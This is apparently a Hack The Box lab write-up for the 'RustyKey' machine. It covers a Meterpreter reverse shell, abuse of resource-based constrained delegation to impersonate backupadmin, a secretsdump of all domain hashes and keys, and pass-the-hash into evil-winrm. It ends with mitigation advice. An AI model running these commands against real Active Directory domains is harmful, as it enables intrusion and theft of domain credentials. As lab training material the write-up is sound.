┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# msfconsole -q

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.28
LHOST => 10.10.14.28
msf6 exploit(multi/handler) > set LPORT 4441
LPORT => 4441
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set LHOST 10.10.14.31
LHOST => 10.10.14.31
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.31:4441
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.11.75
[*] Meterpreter session 1 opened (10.10.14.31:4441 -> 10.10.11.75:50876) at 2025-07-03 11:23:10 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 8944 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\tools>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
RBCD
Now, we are mm.turner, and this user is a member of the Delegation group.


Resource-Based Constrained Delegation (RBCD) allows a service to specify which accounts are allowed to delegate to it via the msDS-AllowedToActOnBehalfOfOtherIdentity attribute (manipulated here through the PrincipalsAllowedToDelegateToAccount PowerShell parameter on the DC computer object).
The delegation flow uses two Kerberos protocol transitions:
S4U2Self (Service-for-User-to-Self):
IT-COMPUTER3$requests a forwardable service ticket forcifs/dc.rustykey.htbimpersonatingbackupadmin. The KDC issues a ticket forbackupadmintoIT-COMPUTER3$without requiringbackupadminto have ever authenticated.S4U2Proxy (Service-for-User-to-Proxy): Using the ticket from S4U2Self,
IT-COMPUTER3$requests a second service ticket tocifs/dc.rustykey.htbon behalf ofbackupadmin. The KDC checks themsDS-AllowedToActOnBehalfOfOtherIdentityattribute on the DC — sinceIT-COMPUTER3$is now listed, it issues the delegated ticket.
Set IT-COMPUTER3$ as a delegation target.
This command configures the computer account DC to allow delegation to the computer IT-COMPUTER3$ by adding IT-COMPUTER3$’s SID to PrincipalsAllowedToDelegateToAccount (which maps to msDS-AllowedToActOnBehalfOfOtherIdentity):
1
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
1
2
3
PS C:\tools> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$
PS C:\tools>
1
impacket-getST -spn 'cifs/dc.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'RUSTYKEY.HTB/IT-COMPUTER3$:Rusty88!'
1
export KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ impacket-getST -spn 'cifs/dc.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'RUSTYKEY.HTB/IT-COMPUTER3$:Rusty88!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache

┌──(kali㉿kali)-[~/HTB-machine/rustykey/writeup]
└─$ export KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
Using smbexec to grab root.txt.
1
impacket-smbexec -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-smbexec -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
*****************67d517ebaa7b95f3
Now that we have the delegated TGS for cifs/dc.rustykey.htb impersonating backupadmin, the KRB5CCNAME environment variable points to this cached ticket. Both impacket-smbexec and impacket-secretsdump can use it with -k -no-pass to authenticate without a password — the Kerberos ticket itself proves identity. The -k flag enables Kerberos authentication, and -no-pass skips password prompt, relying solely on the ccache file.
Hash Dumping
1
impacket-secretsdump -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-secretsdump -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef4eba9cd553bbef21896b316407ae45ef212b185b299536547a7bd796da250124a6bb3064ae48ad3a3a74bc5f4d8fbfb77503eea0025b3194af0e290b16c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d212c7aaefefa417fe33cc7f4dcbe354af5ce95f407220bada9b4d841a3aa7c6231de9a9ca46a0621040dc384043e19800093303e1485021289d8719dd426d164e90ee3db3914e3d378cc9e80560f20dcb64b488aa468c1b71c2bac3addb4a4d55231d667ca4ba2ad36640985d9b18128f7755b25
RUSTYKEY\DC$:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
[*] DefaultPassword
RUSTYKEY\Administrator:Rustyrc4key#!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3c06efaf194382750e12c00cd141d275522d8397
dpapi_userkey:0xb833c05f4c4824a112f04f2761df11fefc578f5c
[*] NL$KM
 0000   6A 34 14 2E FC 1A C2 54  64 E3 4C F1 A7 13 5F 34   j4.....Td.L..._4
 0010   79 98 16 81 90 47 A1 F0  8B FC 47 78 8C 7B 76 B6   y....G....Gx.{v.
 0020   C0 E4 94 9D 1E 15 A6 A9  70 2C 13 66 D7 23 A1 0B   ........p,.f.#..
 0030   F1 11 79 34 C1 8F 00 15  7B DF 6F C7 C3 B4 FC FE   ..y4....{.o.....
NL$KM:6a34142efc1ac25464e34cf1a7135f34799816819047a1f08bfc47788c7b76b6c0e4949d1e15a6a9702c1366d723a10bf1117934c18f00157bdf6fc7c3b4fcfe
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7a351e12f70cc177a1d5bd11b28ac26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f4ad30fa8d8f2cfa198edd4301e5b0f3:::
rustykey.htb\rr.parker:1137:aad3b435b51404eeaad3b435b51404ee:d0c72d839ef72c7d7a2dae53f7948787:::
rustykey.htb\mm.turner:1138:aad3b435b51404eeaad3b435b51404ee:7a35add369462886f2b1f380ccec8bca:::
rustykey.htb\bb.morgan:1139:aad3b435b51404eeaad3b435b51404ee:44c72edbf1d64dc2ec4d6d8bc24160fc:::
rustykey.htb\gg.anderson:1140:aad3b435b51404eeaad3b435b51404ee:93290d859744f8d07db06d5c7d1d4e41:::
rustykey.htb\dd.ali:1143:aad3b435b51404eeaad3b435b51404ee:20e03a55dcf0947c174241c0074e972e:::
rustykey.htb\ee.reed:1145:aad3b435b51404eeaad3b435b51404ee:4dee0d4ff7717c630559e3c3c3025bbf:::
rustykey.htb\nn.marcos:1146:aad3b435b51404eeaad3b435b51404ee:33aa36a7ec02db5f2ec5917ee544c3fa:::
rustykey.htb\backupadmin:3601:aad3b435b51404eeaad3b435b51404ee:34ed39bc39d86932b1576f23e66e3451:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
Support-Computer1$:1103:aad3b435b51404eeaad3b435b51404ee:5014a29553f70626eb1d1d3bff3b79e2:::
Support-Computer2$:1104:aad3b435b51404eeaad3b435b51404ee:613ce90991aaeb5187ea198c629bbf32:::
Support-Computer3$:1105:aad3b435b51404eeaad3b435b51404ee:43c00d56ff9545109c016bbfcbd32bee:::
Support-Computer4$:1106:aad3b435b51404eeaad3b435b51404ee:c52b0a68cb4e24e088164e2e5cf2b98a:::
Support-Computer5$:1107:aad3b435b51404eeaad3b435b51404ee:2f312c564ecde3769f981c5d5b32790a:::
Finance-Computer1$:1118:aad3b435b51404eeaad3b435b51404ee:d6a32714fa6c8b5e3ec89d4002adb495:::
Finance-Computer2$:1119:aad3b435b51404eeaad3b435b51404ee:49c0d9e13319c1cb199bc274ee14b04c:::
Finance-Computer3$:1120:aad3b435b51404eeaad3b435b51404ee:65f129254bea10ac4be71e453f6cabca:::
Finance-Computer4$:1121:aad3b435b51404eeaad3b435b51404ee:ace1db31d6aeb97059bf3efb410df72f:::
Finance-Computer5$:1122:aad3b435b51404eeaad3b435b51404ee:b53f4333805f80406b4513e60ef83457:::
IT-Computer1$:1123:aad3b435b51404eeaad3b435b51404ee:fe60afe8d9826130f0e06cd2958a8a61:::
IT-Computer2$:1124:aad3b435b51404eeaad3b435b51404ee:73d844e19c8df244c812d4be1ebcff80:::
IT-Computer3$:1125:aad3b435b51404eeaad3b435b51404ee:b52b582f02f8c0cd6320cd5eab36d9c6:::
IT-Computer4$:1126:aad3b435b51404eeaad3b435b51404ee:763f9ea340ccd5571c1ffabf88cac686:::
IT-Computer5$:1127:aad3b435b51404eeaad3b435b51404ee:1679431d1c52638688b4f1321da14045:::
[*] Kerberos keys grabbed
Administrator:des-cbc-md5:e007705d897310cd
krbtgt:aes256-cts-hmac-sha1-96:ee3271eb3f7047d423c8eeaf1bd84f4593f1f03ac999a3d7f3490921953d542a
krbtgt:aes128-cts-hmac-sha1-96:24465a36c2086d6d85df701553a428af
krbtgt:des-cbc-md5:d6d062fd1fd32a64
rustykey.htb\rr.parker:des-cbc-md5:8c5b3b54b9688aa1
rustykey.htb\mm.turner:aes256-cts-hmac-sha1-96:707ba49ed61c6575bfe9a3fd1541fc008e8803bfb0d7b5d21122cc464f39cbb9
rustykey.htb\mm.turner:aes128-cts-hmac-sha1-96:a252d2716a0b365649eaec02f84f12c8
rustykey.htb\mm.turner:des-cbc-md5:a46ea77c13854945
rustykey.htb\bb.morgan:des-cbc-md5:d6ef5e57a2abb93b
rustykey.htb\gg.anderson:des-cbc-md5:8923850da84f2c0d
rustykey.htb\dd.ali:des-cbc-md5:613da45e3bef34a7
rustykey.htb\ee.reed:des-cbc-md5:2fc46d9b898a4a29
rustykey.htb\nn.marcos:aes256-cts-hmac-sha1-96:53ee5251000622bf04e80b5a85a429107f8284d9fe1ff5560a20ec8626310ee8
rustykey.htb\nn.marcos:aes128-cts-hmac-sha1-96:cf00314169cb7fea67cfe8e0f7925a43
rustykey.htb\nn.marcos:des-cbc-md5:e358835b1c238661
rustykey.htb\backupadmin:des-cbc-md5:625e25fe70a77358
DC$:des-cbc-md5:915d9d52a762675d
Support-Computer1$:aes256-cts-hmac-sha1-96:89a52d7918588ddbdae5c4f053bbc180a41ed703a30c15c5d85d123457eba5fc
Support-Computer1$:aes128-cts-hmac-sha1-96:3a6188fdb03682184ff0d792a81dd203
Support-Computer1$:des-cbc-md5:c7cb8a76c76dfed9
Support-Computer2$:aes256-cts-hmac-sha1-96:50f8a3378f1d75df813db9d37099361a92e2f2fb8fcc0fc231fdd2856a005828
Support-Computer2$:aes128-cts-hmac-sha1-96:5c3fa5c32427fc819b10f9b9ea4be616
Support-Computer2$:des-cbc-md5:a2a202ec91e50b6d
Support-Computer3$:aes256-cts-hmac-sha1-96:e3b7b8876ac617dc7d2ba6cd2bea8de74db7acab2897525dfd284c43c8427954
Support-Computer3$:aes128-cts-hmac-sha1-96:1ea036e381f3279293489c19cfdeb6c1
Support-Computer3$:des-cbc-md5:c13edcfe4676f86d
Support-Computer4$:aes256-cts-hmac-sha1-96:1708c6a424ed59dedc60e980c8f2ab88f6e2bb1bfe92ec6971c8cf5a40e22c1e
Support-Computer4$:aes128-cts-hmac-sha1-96:9b6d33ef93c69721631b487dc00d3047
Support-Computer4$:des-cbc-md5:3b79647680e0d57a
Support-Computer5$:aes256-cts-hmac-sha1-96:464551486df4086accee00d3d37b60de581ee7adad2a6a31e3730fad3dfaed42
Support-Computer5$:aes128-cts-hmac-sha1-96:1ec0c93b7f9df69ff470e2e05ff4ba89
Support-Computer5$:des-cbc-md5:73abb53162d51fb3
Finance-Computer1$:aes256-cts-hmac-sha1-96:a57ce3a3e4ee34bc08c8538789fa6f99f5e8fb200a5f77741c5bf61b3d899918
Finance-Computer1$:aes128-cts-hmac-sha1-96:e62b7b772aba6668af65e9d1422e6aea
Finance-Computer1$:des-cbc-md5:d9914cf29e76f8df
Finance-Computer2$:aes256-cts-hmac-sha1-96:4d45b576dbd0eab6f4cc9dc75ff72bffe7fae7a2f9dc50b5418e71e8dc710703
Finance-Computer2$:aes128-cts-hmac-sha1-96:3fd0dd200120ca90b43af4ab4e344a78
Finance-Computer2$:des-cbc-md5:23ef512fb3a8d37c
Finance-Computer3$:aes256-cts-hmac-sha1-96:1b2280d711765eb64bdb5ab1f6b7a3134bc334a3661b3335f78dd590dee18b0d
Finance-Computer3$:aes128-cts-hmac-sha1-96:a25859c88f388ae7134b54ead8df7466
Finance-Computer3$:des-cbc-md5:2a688a43ab40ecba
Finance-Computer4$:aes256-cts-hmac-sha1-96:291adb0905f3e242748edd1c0ecaab34ca54675594b29356b90da62cf417496f
Finance-Computer4$:aes128-cts-hmac-sha1-96:81fed1f0eeada2f995ce05bbf7f8f951
Finance-Computer4$:des-cbc-md5:6b7532c83bc84c49
Finance-Computer5$:aes256-cts-hmac-sha1-96:6171c0240ae0ce313ecbd8ba946860c67903b12b77953e0ee38005744507e3de
Finance-Computer5$:aes128-cts-hmac-sha1-96:8e6aa26b24cdda2d7b5474b9a3dc94dc
Finance-Computer5$:des-cbc-md5:92a72f7f865bb6cd
IT-Computer1$:aes256-cts-hmac-sha1-96:61028ace6c840a6394517382823d6485583723f9c1f98097727ad3549d833b1e
IT-Computer1$:aes128-cts-hmac-sha1-96:7d1a98937cb221fee8fcf22f1a16b676
IT-Computer1$:des-cbc-md5:019d29370ece8002
IT-Computer2$:aes256-cts-hmac-sha1-96:e9472fb1cf77df86327e5775223cf3d152e97eebd569669a6b22280316cf86fa
IT-Computer2$:aes128-cts-hmac-sha1-96:a80fba15d78f66477f0591410a4ffda7
IT-Computer2$:des-cbc-md5:622f2ae961abe932
IT-Computer3$:aes256-cts-hmac-sha1-96:7871b89896813d9e4a732a35706fe44f26650c3da47e8db4f18b21cfbb7fbecb
IT-Computer3$:aes128-cts-hmac-sha1-96:0e14a9e6fd52ab14e36703c1a4c542e3
IT-Computer3$:des-cbc-md5:f7025180cd23e5f1
IT-Computer4$:aes256-cts-hmac-sha1-96:68f2e30ca6b60ec1ab75fab763087b8772485ee19a59996a27af41a498c57bbc
IT-Computer4$:aes128-cts-hmac-sha1-96:181ffb2653f2dc5974f2de924f0ac24a
IT-Computer4$:des-cbc-md5:bf58cb437340cd3d
IT-Computer5$:aes256-cts-hmac-sha1-96:417a87cdc95cb77997de6cdf07d8c9340626c7f1fbd6efabed86607e4cfd21b8
IT-Computer5$:aes128-cts-hmac-sha1-96:873fd89f24e79dcd0affe6f63c51ec9a
IT-Computer5$:des-cbc-md5:ad5eec6bcd4f86f7
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependenn.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Evil-WinRm as Administrator
1
impacket-getTGT 'rustykey.htb/Administrator' -hashes :f7a351e12f70cc177a1d5bd11b28ac26 -dc-ip 10.10.11.75
1
export KRB5CCNAME=Administrator.ccache
1
evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# impacket-getTGT 'rustykey.htb/Administrator' -hashes :f7a351e12f70cc177a1d5bd11b28ac26 -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# export KRB5CCNAME=Administrator.ccache

┌──(root㉿kali)-[/home/kali/HTB-machine/rustykey/writeup]
└─# evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
rustykey\administrator
Mitigations & Security Recommendations
- Defend Against Timeroasting Attacks:
- Ensure all computer accounts, trust accounts, and domain accounts use strong, randomly generated passwords of at least 25 characters to resist offline dictionary brute-force attacks.
- Disable NTP/SNTP symmetric key authentication if not required by the enterprise environment, or strictly restrict time-synchronization access.
- Restrict Active Directory Group Modifications:
- Secure critical security groups such as
HELPDESKand the built-inProtected Usersgroup. Standard workstation accounts (e.g.,IT-COMPUTER3$) should not possess AD permissions to add members to groups or alter ACLs of administrative assets. - Apply Tiered Administration patterns (Tier 0, Tier 1, Tier 2) to prevent workstation accounts or Tier 2 assets from delegating control over Tier 0 (Domain Controller) resources.
- Secure critical security groups such as
- Protect Against COM Hijacking:
- Monitor registry write operations to the
CLSIDpath in bothHKCUandHKLM. Ensure Endpoint Detection and Response (EDR) tools are configured to alert on anomalous DLL registrations or modifiedInprocServer32values. - Restrict user permissions to write to system-wide COM objects.
- Monitor registry write operations to the
- Harden Kerberos Delegation (RBCD):
- Restrict write permissions to the
msDS-AllowedToActOnBehalfOfOtherIdentityattribute on computer objects, especially Domain Controllers. - Configure sensitive administrative accounts (such as
backupadmin) as “Sensitive and cannot be delegated” in Active Directory, which prevents Kerberos ticket generation via RBCD or constrained delegation.
- Restrict write permissions to the